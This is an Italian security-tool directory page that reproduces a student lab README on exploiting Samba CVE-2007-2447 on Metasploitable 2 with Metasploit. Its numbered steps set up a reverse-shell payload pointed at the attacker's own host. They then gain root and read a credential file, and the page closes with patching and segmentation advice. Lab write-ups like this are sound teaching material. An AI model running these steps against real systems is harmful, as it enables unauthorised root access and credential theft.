Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/devinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitEsfiltrazione DatiPost-ExploitPenetration TestingCommand and ControlApprendimento e FormazioneLab e Pratica
Condividi
GitHubdevinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

Laboratorio di penetration testing passo-passo che sfrutta Samba CVE-2007-2447 su Metasploitable 2 usando Metasploit, dimostrando compromissione root, furto di credenziali ed esfiltrazione di dati per formazione red team educativa.

Vedi Repository
321 anno faNon ancora revisionato

SMB-PenTest-Sfruttamento-di-CVE-2007-2447-su-Metasploitable-2

RedTeam-SMB-PenTest

linux bash

Descrizione


Questo progetto documenta un'attività di penetration testing svolta nell'ambito del corso CMIT 386 presso l'UMGC. L'obiettivo è sfruttare la vulnerabilità usermap_script di Samba SMB (CVE-2007-2447) su Metasploitable 2 utilizzando Metasploit da una VM di attacco Kali Linux. Questa prova di concetto dimostra come una vulnerabilità legacy possa portare alla compromissione totale del sistema, al furto di credenziali e all'esfiltrazione di dati.

Panoramica della vulnerabilità

La vulnerabilità risiede nel servizio Samba sulla porta 445, dove una gestione impropria dell'input nello script username map consente l'esecuzione remota di comandi senza autenticazione. Se sfruttata, consente agli attaccanti di ottenere una shell con privilegi di root.

Ambiente

ComponenteDettagli
VM attaccanteKali Linux
VM vittimaMetasploitable 2
Porta di destinazione445 (Samba/SMB)
Exploit utilizzatoexploit/multi/samba/usermap_script
Obiettivo credenziali/redteam7/student3/mypass.txt

Passaggi da seguire

1. Avvia Metasploit:

msfconsole


Assicurati che sia la macchina attaccante sia la macchina vittima siano accese e in esecuzione.
2. Cerca l'exploit:


search samba


3. Usa il modulo appropriato:

use exploit/multi/samba/usermap_script

4. Imposta le opzioni richieste:

set RHOST <target_ip>
set LHOST <attacker_ip>
set payload cmd/unix/reverse

5. Esegui l'exploit:

exploit


6. Comandi post-esploitazione:

whoami
hostname
cd /redteam7/student3
cat mypass.txt
Istruzioni di ripristino

Se la sessione si blocca o si interrompe:

Ripristina Metasploit:

# Leave current shell
Ctrl C
exit
# Kill all background jobs
sessions -K             
jobs -K
# Restart Metasploit
msfconsole              

Concetti chiave

  • I servizi legacy come Samba 3.0.20 con usermap_script sono estremamente vulnerabili.


  • Sfruttare questa vulnerabilità SMB consente di ottenere una shell con privilegi di root.
  • I dati critici possono essere recuperati con semplici comandi, dimostrando un rischio reale.
  • Questo dimostra la necessità di applicare patch, segmentare la rete e ridurre l'esposizione dei servizi.

Raccomandazioni

  • Applica patch o dismetti immediatamente i sistemi legacy.
  • Implementa una segmentazione di rete rigorosa e regole firewall.
  • Limita l'esposizione di SMB ai soli utenti interni autenticati.
  • Monitora i log per attività sospette e movimenti laterali.

Riferimenti

  • Metasploit Samba usermap_script
  • Dettagli CVE-2007-2447
  • Indice exploit Metasploitable 2
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    336
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    322

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →